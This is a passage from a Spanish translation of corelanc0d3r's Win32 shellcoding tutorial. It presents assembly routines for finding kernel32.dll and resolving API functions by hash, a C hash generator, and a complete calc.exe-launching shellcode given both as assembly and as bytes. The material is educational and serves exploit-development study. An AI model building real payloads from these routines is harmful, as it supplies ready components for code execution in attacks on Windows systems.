mov eax, [fs: ebx ]    ; Consigue un puntero a PEB (sin bytes nulos)
mov eax, [ eax + 0x0C ] ; Consigue PEB->Ldr
mov eax, [eax+0x14]; Consigue el PEB->Ldr.InMemoryOrderModuleList.Flink (1era entrada).
push eax
pop esi
mov eax, [ esi ]       ; Consigue la próxima entrada (2nda entrada)
push eax
pop esi
mov eax, [ esi ]       ; Consigue la próxima entrada (3ra entrada)
mov eax, [eax+0x10] ; Consigue la base address de las 3 entradas (kernel32.dll)
pop esi
```

Como se indica en harmonysecurity.com - este código no funciona el 100% de las veces en equipos con Windows 2000.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Las siguientes líneas de código deberían hacerlo más seguro. Si es necesario. ¡Por lo general, no uso más el código!:

Tamaño: 50 bytes, bytes nulos: no.

```
cld ; Limpia el flag de dirección para el bucle.
xor edx, edx ; Limpia EDX.
mov edx, [fs:edx+0x30] ; Consigue un puntero al PEB.
mov edx, [edx+0x0C] ; Consigue PEB->Ldr.
mov edx, [edx+0x14] ; Consigue el primer modulo de la lista InMemoryOrder

; por cada bucle del módulo (hasta que encuentrea kernel32.dll):
next_mod:
mov esi, [edx+0x28] ; Consigue el puntero a los nombres de los módulos
;(string Unicode).
push byte 24 ; Empuja la longitud que queremos chequear.
pop ecx ; Pone esa longitud en ECX para el bucle.
xor edi, edi ; Limpia EDI que almacenará el hash del nombre del
;módulo.
loop_modname:
xor eax, eax ; Limpia EAX.
lodsb ; Lee en el próximo byte del nombre.
cmp al, 'a' ; Algunas versiones de Windows usan nombres de módulos en
;minúsculas.
jl not_lowercase
sub al, 0x20 ; Si así lo pasa a mayúsculas.

not_lowercase:
ror edi, 13 ; Rota a la derecha nuestro valor del hash.
add edi, eax ; Suma el próximo byte del nombre al hash.
loop loop_modname ; Loopea hasta haber leído lo suficiente.
cmp edi, 0x6A4ABC5B ; Compara el hash con el de KERNEL32.DLL.
mov ebx, [edx+0x10] ; Consigue la base address de los módulos.
mov edx, [edx] ; Consigue el próximo módulo.
jne next_mod ; Si no coinciden, procesa el próximo módulo.
```

En este ejemplo, la dirección base o base address de kernel32.dll se pondrá en EBX.

Solución 2: Técnica SkyLined.

<http://skypher.com/wiki/index.php/Hacking/Shellcode/kernel32>

Esta técnica todavía se verá en el InInitializationOrderModuleList, y comprueba la longitud del nombre del módulo. El nombre en Unicode de kernel32.dll tiene un 0 de terminación como carácter 12. Así que, escanear el byte 0 en la posición 24 en el nombre debería permitirte encontrar kernel32.dll correctamente. Esta solución debe ser genérica, debería funcionar en todas las versiones del sistema operativo Windows, y ¡es libre de bytes nulos!

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Tamaño: 25 bytes, bytes nulos: no.

```
[BITS 32]
XOR     ECX, ECX           ; ECX = 0
MOV     ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
MOV     ESI, [ESI + 0x0C]  ; ESI = PEB->Ldr
MOV     ESI, [ESI + 0x1C]  ; ESI = PEB->Ldr.InInitOrder
next_module:
MOV     EBP, [ESI + 0x08]  ; EBP = InInitOrder[X].base_address
MOV     EDI, [ESI + 0x20]  ; EBP = InInitOrder[X].module_name (unicode)
MOV     ESI, [ESI]        ; ESI = InInitOrder[X].flink (next module)
CMP     [EDI + 12*2], CL   ; modulename[12] == 0 ?
JNE     next_module      ; No: intenta con el próximo módulo.
```

Este código pondrá la dirección base de kernel32 en EBP.

SEH

Esta técnica se basa en el hecho de que en la mayoría de los casos, el último manejador de excepciones (0xFFFFFFFF) apunta a kernel32.dll. Así que después de buscar el puntero en kernel32, lo único que tenemos que hacer es loopear de nuevo a la parte superior del núcleo y comparar los primeros 2 bytes. No hace falta decir que, si último el manejador de excepciones no apunta a kernel32.dll, entonces esta técnica, obviamente, fallará.

Tamaño: 29 bytes, bytes nulos: no.

```
find_kernel32:
    push esi           ; Guarda ESI.
    push ecx           ; Guarda ECX.
    xor ecx, ecx       ; Limpia ECX.
    mov esi, [fs:ecx]  ; Captura nuestra entrada SEH.
find_kernel32_seh_loop:
    lodsd              ; Carga la memoria en ESI a EAX.
    xchg esi, eax      ; Usa este EAX como nuestro puntero para ESI.
    cmp [esi], ecx     ; ¿El próximo manejador es 0xFFFFFFFF?
    jns find_kernel32_seh_loop ; No, sigue. De lo contrario, cae.
find_kernel32_seh_loop_done:
    lodsd
    lodsd              ; Carga la dirección del manejador en EAX.
    find_kernel32_base:
find_kernel32_base_loop:
    dec eax            ; Resta a nuestra próxima página.
    xor ax, ax         ; Limpia AX.
    cmp word [eax], 0x5a4d ; ¿Este es el tope de kernel32?
    jne find_kernel32_base_loop ; ¿No? Intenta de nuevo.
find_kernel32_base_finished:
    pop ecx            ; Restaura ECX.
    pop esi            ; Restaura ESI.
    ret                ; Retorna (si no se usó en línea).
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Una vez más, si todo va bien, la dirección de kernel32.dll se cargará en EAX.

Nota: CMP WORD [EAX], 0x5a4d: 0x5a4d = MZ (firma, que utiliza el formato exe de 16 bits reubicable de MSDOS). El archivo de kernel32 comienza con esta firma. Así que, esto es una forma de determinar la parte superior de la DLL).

Topstack o Parte superior de la pila (TEB)

Tamaño: 23 bytes, bytes nulos: no.

```
find_kernel32:
    push esi                ; Guarda ESI.
    xor esi, esi            ; Limpia ESI.
    mov eax, [fs:esi + 0x4] ; Extract TEB
    mov eax, [eax-0x1c]; Captura un puntero de la funcion de 0x1c bytes en la pila.
    find_kernel32_base:
    find_kernel32_base_loop:
        dec eax                ; Resta a nuestra próxima página.
        xor ax, ax              ; Limpia AX.
        cmp word [eax], 0x5a4d ; ¿Este es el tope de kernel32?
        jne find_kernel32_base_loop ; ¿No? Intenta de nuevo.
    find_kernel32_base_finished:
        pop esi                ; Restaura ESI.
        ret                    ; Retorna (sí no se usó en línea).
```

La dirección base de kernel32.dll se cargará en EAX si todo ha ido bien.

Nota: Skape escribió una pequeña utilidad (la fuente en c puede encontrarse aquí) que te permite construir un marco genérico para tu nueva Shellcode, que contiene el código para encontrar las funciones de kernel32.dll y buscar DLL's.

Este capítulo te proporcionará las herramientas y conocimientos necesarios para localizar dinámicamente la dirección base de kernel32.dll y ponerla en un registro. Vamos a seguir.

Resolución de símbolos o encontrar direcciones de símbolo

Una vez que se ha determinado la dirección base de kernel32.dll, podemos empezar a usarla para hacer nuestro exploit más dinámico y portable.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Tendremos que cargar otras bibliotecas, y tendremos que resolver direcciones de las funciones dentro de las bibliotecas para poderlas llamar desde nuestra Shellcode.

Resolver direcciones de las funciones pueden ser fácil con `GetProcAddress()`, que es una de las funciones dentro de `kernel32.dll`. El único problema que tengo es: ¿cómo podemos llamar a `GetProcAddress()` de forma dinámica? Después de todo, no podemos usar `GetProcAddress()` para encontrar `GetProcAddress()`. ☺

Consulta de la tabla del Directorio de Exportación

Cada imagen de DLL tiene una tabla de directorio de exportación:

<http://win32assembly.online.fr/pe-tut7.html>

Que contiene el número de símbolos exportados, la dirección relativa virtual (RVA) del array de funciones, el array de nombres de símbolos, y arrays ordinales (hay una coincidencia 1 a 1 con los índices de símbolos exportados).

Con el fin de resolver un símbolo, podemos caminar por la tabla de exportación: ir a través del array de nombres de símbolos y ver si el nombre del símbolo coincide con el símbolo que estás buscando. La coincidencia de los nombres se puede hacer basado en el nombre completo (cadena) (lo que aumentaría el tamaño del código), o puedes crear un hash de la cadena que estás buscando, y comparar este hash con el hash del símbolo en los arrays de nombres de símbolos. Método preferido.

Cuando el hash coincide, la dirección virtual real de la función se puede calcular así:

- Índice del símbolo resuelto en relación con el array de ordinales.
- El valor de un índice determinado del array de ordinales se utiliza en conjunto con el array de funciones para producir la dirección virtual relativa al símbolo.
- Añadir la dirección base a esta dirección virtual relativa, y acabarás con el VMA (dirección de memoria virtual) de esa función.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Esta técnica es genérica y debería funcionar para cualquier función en cualquier DLL. No sólo por kernel32.dll. Así que, una vez que hayas resuelto LoadLibraryA de kernel32.dll, puedes utilizar esta técnica para encontrar la dirección de cualquier función en cualquier DLL, de forma genérica y dinámica.

Configuración antes de lanzar el código find_function:

1. Determina el hash de la función que estás intentando localizar y asegúrate de saber a qué módulo pertenece. La creación de hashes de las funciones se discutirá justo debajo de este capítulo. No te preocupes demasiado por ahora.

2. Obten la dirección base del módulo. Si el módulo no es kernel32.dll, tendrás que:

- Obtener la dirección base de kernel32.dll primero. Véase más arriba.
- Encontrar la dirección de la función LoadLibraryA en kernel32.dll utilizando el código de abajo.
- Usar LoadLibraryA para cargar otro el módulo y obtener su dirección base. Hablaremos de esto en unos momentos.
- Utilizar esta dirección base para localizar la función de ese módulo.

3. Empujar el hash del nombre de la función solicitada a la pila.

4. Empujar dirección base del módulo a la pila.

El código de ensamblador para encontrar una dirección de función es el siguiente:

Tamaño: 78 bytes, bytes nulos: no.

```
find_function:
pushad                ;Guarda todos los registros
mov     ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está siendo
                        ;cargado en EBP.
mov     eax, [ebp + 0x3c] ;Salta la cabecera MSDOS
mov     edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la dirección relativa
                        ;en EDX
add     edx, ebp        ;Le suma la BaseAddress.
                        ;EDX = dirección absoluto de la Export Table
mov     ecx, [edx + 0x18] ;Prepara el contador ECX.
                        ;(¿Cuántos items exportados están en un array?)
mov     ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de nombres en EBX.
add     ebx, ebp        ;Le suma la BaseAddress.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
                                ;EBX = dirección absoluta de tablas de nombres
find_function_loop:
jecxz find_function_finished      ;Si ECX = 0, entonces el último símbolo fue verificado.
                                ;(No debería suceder nunca)
                                ;a menos que la función no pudo ser encontrada
dec     ecx                       ;ECX=ECX-1
mov     esi, [ebx + ecx * 4]      ;Consigue el offset relativo del nombre asociado
                                ;al símbolo actual
                                ;y lo guarda en ESI
add     esi, ebp                  ;Le suma la BaseAddress.
                                ;ESI = dirección absoluta del símbolo actual

compute_hash:
xor     edi, edi                  ;Limpia EDI.
xor     eax, eax                  ;Limpia EAX.
cld                                         ;Limpia el flag de direcciones.
                                ;Se asegurará que se incremente en vez de
                                ;que se decremente al usar lods*

compute_hash_again:
lods b                                ;Carga bytes en ESI (nombre de símbolo actual)
                                ;en AL, + incremente ESI
test    al, al                    ;bitwise test :
                                ;Ve si el final de string ha sido alcanzado
jz      compute_hash_finished     ;si el FZ está activo = Final de string alcanzada
                                ;si el FZ no está activo = rota el valor
ror     edi, 0xd                  ;actual del hash 13 bits a la derecha.
add     edi, eax                  ;Le suma el car. actual del nombre del símbolo
                                ;al acumulador del hash
jmp     compute_hash_again        ;Continúa el bucle

compute_hash_finished:

find_function_compare:
cmp     edi, [esp + 0x28]          ;Ve si el hash computado coincide con el buscado(en
ESP+0x28)
jnz     find_function_loop        ;No coincide, anda al próximo símbolo
mov     ebx, [edx + 0x24]          ;Si coincide: extrae la tabla de ordinales
                                ;Offset relativo y puesto en EBX.
add     ebx, ebp                  ;Le suma la BaseAddress.
                                ;EBX = dirección absoluta de la dirección de la tabla de
ordinales
mov     cx, [ebx + 2 * ecx]        ;Consigue el número ordinal del símbolo actual (3 bytes)
mov     ebx, [edx + 0x1c]          ;Consigue la tabla de direcciones relativa y la pone en
EBX
add     ebx, ebp                  ;Le suma la BaseAddress.
                                ;EBX = dirección absoluta de la tabla de direcciones
mov     eax, [ebx + 4 * ecx]        ;Consigue el offset de la función relativa de su ordinal
y lo pone en EAX.
add     eax, ebp                  ;Le suma la BaseAddress.
                                ;EAX = dirección absoluta de la dirección de funciones
mov     [esp + 0x1c], eax          ;Sobrescribe la copia de la pila de EAX y el POPAD
                                ;retornará la dirección de la función en EAX.

find_function_finished:
popad                                ;Restaura los registros..
                                ;EAX tendrá la dirección de la función.
ret                                   ;only needed if code was not used inline
```

Supongamos que empujaste un puntero con el hash a la pila, entonces puedes usar este código para cargar el `find_function`:

```
pop esi      ;take pointer to hash from stack and put it in esi
lods d      ;load the hash itself into eax (pointed to by esi)
push eax    ;Empuja el hash a la pila
push edx    ;Empuja la BaseAddress de la DLL a la pila

call find_function
```

Como se puede ver, la dirección inicial del módulo debe estar en EDX.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Cuando el `find_function` regresa, la dirección de la función estará en `EAX`.

Si necesitas encontrar múltiples funciones de la aplicación, una de las técnicas para hacer esto puede ser la siguiente:

Asignar espacio en la pila (4 bytes para cada función) y poner `EBP` en `ESP`. Cada dirección de la función será escrita justo después de la otra en la pila, en el orden que se define para cada DLL que está involucrada, obten la dirección base y luego busca las funciones requeridas en esa dll:

Pon un bucle alrededor de la función `find_function` y escribe las direcciones de las funciones en `EBP+4`, `EBP+8`, y así sucesivamente (así que al final, los punteros de la API se escriben en una ubicación que te permite controlarla, por lo que se les puede llamar usando un offset a un registro (`EBP` en nuestro ejemplo). Vamos a utilizar esta técnica en un ejemplo más adelante.

Es importante señalar que la técnica de usar hashes para localizar los punteros de función es genérica. Eso significa que no es necesario que utilices `GetProcAddress()` en absoluto.

Más información se puede encontrar aquí:

<http://www.opensc.ws/tutorials-articles/5525-how-get-address-loadlibrary-without-using-getProcAddress.html>

Creación de hashes

En el capítulo anterior hemos aprendido a buscar la dirección de las funciones mediante la comparación de hashes.

Por supuesto, antes de que uno pueda comparar los hashes, es necesario generar los hashes primero.

Puedes generar hashes tú mismo utilizando un código ASM disponible en la página web `projectshellcode`:


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

<http://projectshellcode.com/?q=node/21>

Es obvio que no es necesario incluir este código en tu exploit. Sólo necesitas generar los hashes para que puedas utilizarlos en tu código de exploit.

Después de ensamblar el código con NASM, exportando los bytes con pveReadbin.pl y poner los bytes en la aplicación testshellcode.c, podemos generar los hashes para algunas funciones. Estos hashes sólo se basan sobre la cadena de nombres de las funciones, por lo que puedes, por supuesto, ampliar o modificar la lista de funciones. Simplemente modifica los nombres de funciones en la parte inferior del código. ¡Ten en cuenta que los nombres de las funciones pueden distinguir entre mayúsculas y minúsculas!

Como se indica en el sitio web projectshellcode, el código fuente compilado en realidad no ofrece ningún resultado en la línea de comandos. Realmente necesitas ejecutar la aplicación a través del depurador, y los nombres de funciones + los hashes se insertan en la pila una por una:



```
0012FF14 7ED8E273 sF# ASCII "ExitProcess"
0012FF18 00404162 bA@ ASCII "WinExec"
0012FF1C 98FE8A0E #e@ ASCII "SetHandleInformation"
0012FF20 0040415A Z@ ASCII "CreatePipe"
0012FF24 44119E7F @< ASCII "GetStdHandle"
0012FF28 00404145 EA@ ASCII "ReadFile"
0012FF2C 808F0C17 #.A ASCII "Sleep"
0012FF30 0040413A :A@ ASCII "CloseHandle"
0012FF34 23D88774 t@# ASCII "WriteFile"
0012FF38 0040412D -A@ ASCII "LoadLibraryA"
0012FF3C 1665FA10 >e ASCII "ExitProcess"
0012FF40 00404124 $A@ ASCII "WinExec"
0012FF44 B0492D0B #-I ASCII "SetHandleInformation"
0012FF48 0040411E A@ ASCII "CreatePipe"
0012FF4C FB97FD0F *@r ASCII "GetStdHandle"
0012FF50 00404112 @A@ ASCII "ReadFile"
0012FF54 1F790AE8 #.y ASCII "Sleep"
0012FF58 00404108 @A@ ASCII "CloseHandle"
0012FF5C 8E4E0EEC @NA ASCII "WriteFile"
0012FF60 004040FB r@ ASCII "LoadLibraryA"
0012FF64 004012F4 r@ RETURN to hashgene.004012F4
```

Eso está bien, pero quizás una mejor manera aún para generar hashes es el uso de este pequeño script de c, escrito por mi amigo Ricardo. Sólo lo he ajustado un poco. Todos los créditos deben ser para Ricardo.

GenerateHash.c:

```
//written by Rick2600 rick2600s[at]gmail{dot}com
//Editada solo un poco por Peter Van Eeckhoutte
//http://www.corelan.be:8800
//Este script producirá un hash para un nombre de función determina
//Si no se le pasan argumentos, se mostrará una lista con algunos
//nombres de funciones comunes y sus correspondientes hashes.
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
long rol(long value, int n);
long ror(long value, int n);
long calculate_hash(char *function_name);
void banner();

int main(int argc, char *argv[])
{
    banner();
    if (argc < 2)
    {
        int i=0;
        char *func[] =
        {
            "FatalAppExitA",
            "LoadLibraryA",
            "GetProcAddress",
            "WriteFile",
            "CloseHandle",
            "Sleep",
            "ReadFile",
            "GetStdHandle",
            "CreatePipe",
            "SetHandleInformation",
            "WinExec",
            "ExitProcess",
            0x0
        };
        printf("HASH\t\t\tFUNCTION\n----\t\t\t-----\n");
        while ( *func )
        {
            printf("0x%X\t\t%s\n", calculate_hash(*func), *func);
            i++;
            *func = func[i];
        }
    }
    else
    {
        char *manfunc[] = {argv[1]};
        printf("HASH\t\t\tFUNCTION\n----\t\t\t-----\n");
        printf("0x%X\t\t%s\n", calculate_hash(*manfunc), *manfunc);
    }

    return 0;
}

long
calculate_hash( char *function_name )
{
    int aux = 0;
    unsigned long hash = 0;

    while (*function_name)
    {
        hash = ror(hash, 13);
        hash += *function_name;
        *function_name++;
    }
}
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
while ( hash > 0 )
{
    aux = aux << 8;
    aux += (hash & 0x000000FF);
    hash = hash >> 8;
}

hash = aux;
return hash;
}

long rol(long value, int n)
{
    __asm__ ( "rol %%cl, %%eax"
             : "=a" (value)
             : "a" (value), "c" (n)
             );

    return value;
}

long ror(long value, int n)
{
    __asm__ ( "ror %%cl, %%eax"
             : "=a" (value)
             : "a" (value), "c" (n)
             );

    return value;
}

void banner()
{
    printf("-----\n");
    printf("    ==[ GenerateHash v1.0 ]==\n");
    printf("  written by rick2600 and Peter Van Eeckhoutte\n");
    printf("    http://www.corelan.be:8800\n");
    printf("-----\n");
}
```

Compila con Dev-c ++.

Si ejecutas el script sin argumentos, aparecerá una lista de hashes de los nombres de funciones hardcodeadas en el fuente. Se puede especificar un argumento (un nombre de función) y luego, va a producir el hash para esa función.

Ejemplo:

```
C:\shellcode\GenerateHash>GenerateHash.exe MessageBoxA
-----
    ==[ GenerateHash v1.0 ]==
  written by rick2600 and Peter Van Eeckhoutte
    http://www.corelan.be:8800
-----
HASH                FUNCTION
```

Cargando o mapeando las bibliotecas en el proceso del exploit

Usando LoadLibraryA:

- El concepto básico se parece a esto:
- Obtener la dirección base de kernel32.
- Encontrar puntero de función a LoadLibraryA.
- Llamar LoadLibraryA ("nombre de DLL") y retornar un puntero a la dirección base de este módulo.

Si ahora hay que llamar a las funciones de esta nueva biblioteca, entonces, asegúrate de empujar la dirección base del módulo a la pantalla, luego empuja el hash de la función que deseas llamar en la pila, después llama al código `find_function`.

Evitar el uso de LoadLibraryA:

<https://www.hbgary.com/community/martinblog/>

Poniendo todo junto part 1: Shellcode portable para ejecutar Calc.exe.

Podemos utilizar las técnicas explicadas anteriormente para empezar a construir una Shellcode genérica o portable. Vamos a empezar con un ejemplo sencillo: ejecutar calc de una manera genérica.

La técnica es simple. WinExec es parte de kernel32, por lo que necesitamos obtener el dirección base de kernel32.dll, entonces tenemos que buscar la dirección de WinExec en kernel32 utilizando el hash de WinExec, y finalmente vamos a llamar WinExec, usando "calc" como parámetro.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

En este ejemplo:

- Utilizaremos la técnica Topstack para localizar kernel32.
- Consultaremos la tabla de directorio de exportaciones para obtener la dirección de WinExec y ExitProcess.
- Pondremos argumentos en la pila para WinExec.
- Llamaremos WinExec().
- Pondremos argumentos en la pila para ExitProcess().
- Llamaremos ExitProcess().

El código de ensamblador, calc.asm, se verá así:

```
; Shellcode sencilla para ejecutar Calc.exe
; Escrito por Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;=====FUNCIONES=====

;=====Función : consigue la BaseAddress de Kernel32=====
;Técnica Topstack
;Obtiene kernel32 y pone la dirección en EAX.
find_kernel32:
    push esi                ; Guarda ESI.
    xor esi, esi            ; Limpia ESI.
    mov eax, [fs:esi + 0x4] ; Resta TEB
    mov eax, [eax - 0x1c] ; Captura el puntero de una función que sea de 0x1C bytes en la pila.
find_kernel32_base:
find_kernel32_base_loop:
    dec eax                ; Resta nuestra próxima página.
    xor ax, ax              ; Limpia AX.
    cmp word [eax], 0x5a4d ; ¿Es éste el tope de kernel32?
    jne find_kernel32_base_loop ; ¿No? Intenta de nuevo.
find_kernel32_base_finished:
    pop esi                 ; Recupera ESI.
    ret                     ; Retorna. EAX ahora tiene la BaseAddress de kernel32.dll

;=====Función : Busca la BaseAddress de las funciones=====
find_function:
    pushad                  ;Guarda todos los registros
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
mov ebp, [esp + 0x24] ;Pone la BaseAddress del módulo que está
siendo
; cargado en EBP.
mov eax, [ebp + 0x3c] ;Salta la cabecera MSDOS
mov edx, [ebp + eax + 0x78] ;Va a la Export Table y pone la dirección
relativa
; en EDX
add edx, ebp ;Le suma la BaseAddress.
; EDX = dirección absoluto de la Export Table
mov ecx, [edx + 0x18] ;Prepara el contador ECX.
; (¿Cuántos items exportados están en un
array?)
mov ebx, [edx + 0x20] ;Pone el offset relativo a las tablas de
nombres en EBX.
add ebx, ebp ;Le suma la BaseAddress.
; EBX = dirección absoluta de tablas de nombres

find_function_loop:
jecxz find_function_finished ;Si ECX = 0, entonces el último símbolo fue
verificado.
; (No debería suceder nunca)
; a menos que la función no pudo ser encontrada
dec ecx ;ECX=ECX-1
mov esi, [ebx + ecx * 4] ;Consigue el offset relativo del nombre asociado
; al símbolo actual
; y lo guarda en ESI
add esi, ebp ;Le suma la BaseAddress.
; ESI = dirección absoluta del símbolo actual

compute_hash:
xor edi, edi ;Limpia EDI.
xor eax, eax ;Limpia EAX.
cld ;Limpia el flag de direcciones.
; Se asegurará que se incremente en vez de
; que se decremente al usar lods*

compute_hash_again:
lodsb ;Carga bytes en ESI (nombre de símbolo
actual)
; en AL, + incremente ESI
test al, al ;bitwise test :
; Ve si el final de string ha sido alcanzado
jz compute_hash_finished ;si el FZ está activo = Final de string
alcanzada
ror edi, 0xd ;si el FZ no está activo = rota el valor
; actual del hash 13 bits a la derecha.
add edi, eax ;Le suma el car. actual del nombre del símbolo
; al acumulador del hash
jmp compute_hash_again ;Continúa el bucle

compute_hash_finished:

find_function_compare:
cmp edi, [esp + 0x28] ;Ve si el hash computado coincide con el buscado(en ESP+0x28)
; EDI = hash actual computado
; ESI = nombre de función actual (string)
jnz find_function_loop ;No coincide, anda al próximo símbolo
mov ebx, [edx + 0x24] ;Si coincide: extrae la tabla de ordinales
; Offset relativo y puesto en EBX.
add ebx, ebp ;Le suma la BaseAddress.
; EBX = dirección absoluta de la dirección de la tabla de ordinales
mov cx, [ebx + 2 * ecx] ;Consigue el número ordinal del símbolo actual (3 bytes)
mov ebx, [edx + 0x1c] ;Consigue la tabla de direcciones relativa y la pone en EBX
add ebx, ebp ;Le suma la BaseAddress.
; EBX = dirección absoluta de la tabla de direcciones
mov eax, [ebx + 4 * ecx] ;Consigue el offset de la función relativa de su ordinal y lo pone en EAX.
add eax, ebp ;Le suma la BaseAddress.
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
;EAX = dirección absoluta de la dirección de funciones
mov [esp + 0x1c], eax      ;Sobrescribe la copia de la pila de EAX y el
POPAD                      ;retornará la dirección de la función en EAX.

find_function_finished:
popad                      ;Restaura los registros..
                          ;EAX tendrá la dirección de la función.
ret

;=====Function : loop to lookup functions (process all hashes)=====
find_funcs_for_dll:
    lodsd                  ;Carga el hash actual en EAX (apuntado por ESI)
    push eax               ;Empuja el hash a la pila
    push edx               ;Empuja la BaseAddress de la DLL a la pila
    call find_function
    mov [edi], eax        ;Escribe el puntero de la función en la dirección en
EDI.
    add esp, 0x08
    add edi, 0x04          ;Incrementa EDI para guardar el próximo puntero.
    cmp esi, ecx           ;¿Procesamos todos los hashes?
    jne find_funcs_for_dll ;Consigue el próximo hash y busca el puntero de
la función
find_funcs_for_dll_finished:
    ret

;=====Función: Obtener el puntero al comando para ejecutar=====
GetArgument:
    ; Define la etiqueta para la ubicación de la string
del argumento winexec
call ArgumentReturn      ; Llama a la etiqueta de retorno, entonces la dirección de retorno
                          ; (ubicación de la string) es empujada a la pila.
    db "calc"             ; Escribe los bytes en la Shellcode
                          ; that represent our string.
    db 0x00               ; Termina nuestra string con un carácter nulo.

;=====Función: Obtener los punteros a los hashes de las funciones=====
GetHashes:
    call GetHashesReturn
;WinExec      hash : 0x98FE8A0E
db 0x98
db 0xFE
db 0x8A
db 0x0E

;ExitProcess  hash = 0x7ED8E273
db 0x7E
db 0xD8
db 0xE2
db 0x73

;=====
;=====APLICACIÓN PRINCIPAL=====
;=====

start_main:
sub esp,0x08 ;Asigna espacio en la pila para guardar 2 direcciones de funciones
              ;WinExec y ExitProc
    mov ebp,esp ;Pone EBP como ptr de marco para el offset relativo
              ;Así, podremos hacer esto:
              ;call ebp+4 = Ejecutar WinExec
              ;call ebp+8 = Ejecutar ExitProcess
    call find_kernel32
    mov edx,eax ;Guarda la BaseAddress de kernel32 en EDX

    jmp GetHashes ;Obtiene la dirección del hash de WinExec.
GetHashesReturn:
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
pop esi          ;Pone el puntero al hash en ESI.
lea edi, [ebp+0x4] ;Guardaremos las direcciones de las funciones en EDI
                  ; (EDI se incrementará con 0x04 por cada hash)
                  ; (ver resolve_symbols_for_dll)
mov ecx,esi
add ecx,0x08     ; Guarda la dirección del último hash en ECX.
call find_funcs_for_dll ;get function pointers for all hashes
                  ;y los pone en EBP+4 y EBP+8

jmp GetArgument ; Salta a la ubicación
                ; de la string de argumento de WinExec.
ArgumentReturn: ; Define una etiqueta para ser llamada y la
                ; dirección de la string se empuja a la pila.
pop ebx         ; Ahora EBX apunta a la string del argumento.

;Ahora, empuja los parámetros a la pila.
xor eax,eax    ;Limpia EAX.
push eax       ;Pone 0 en la pila.
push ebx       ;Pone el comando en la pila.
call [ebp+4]   ;llama WinExec

xor eax,eax
push eax
call [ebp+8]
```

P: ¿Por qué está la aplicación principal situada en la parte inferior y las funciones en la parte superior?

R: Bueno, saltando hacia atrás => evitamos bytes nulos. Así que, si puedes disminuir el número de saltos hacia adelante, entonces no tendrás que tratar mucho con esos bytes nulos.)

Compila y convierte a bytecode:

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe"
c:\shellcode\lab1\calc.asm -o c:\shellcode\calc.bin

C:\shellcode>perl pveReadbin.pl calc.bin
Leyendo calc.bin
Leído 215 bytes

"\xe9\x9a\x00\x00\x00\x56\x31\xf6"
"\x64\x8b\x46\x04\x8b\x40\xe4\x48"
"\x66\x31\xc0\x66\x81\x38\x4d\x5a"
"\x75\xf5\x5e\xc3\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b"
"\x01\xee\x31\xff\x31\xc0\xfc\xac"
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01"
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c"
"\x24\x28\x75\xde\x8b\x5a\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89"
"\x44\x24\x1c\x61\xc3\xad\x50\x52"
"\xe8\xa7\xff\xff\xff\x89\x07\x81"
"\xc4\x08\x00\x00\x00\x81\xc7\x04"
"\x00\x00\x00\x39\xce\x75\xe6\xc3"
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\xe8\x3c\x00\x00\x00\x63\x61\x6c"  
"\x63\x00\xe8\x1c\x00\x00\x00\x98"  
"\xfe\x8a\x0e\x7e\xd8\xe2\x73\x81"  
"\xec\x08\x00\x00\x00\x89\xe5\xe8"  
"\x59\xff\xff\xff\x89\xc2\xe9\xdf"  
"\xff\xff\xff\x5e\x8d\x7d\x04\x89"  
"\xf1\x81\xc1\x08\x00\x00\x00\xe8"  
"\xa9\xff\xff\xff\xe9\xbf\xff\xff"  
"\xff\x5b\x31\xc0\x50\x53\xff\x55"  
"\x04\x31\xc0\x50\xff\x55\x08";
```

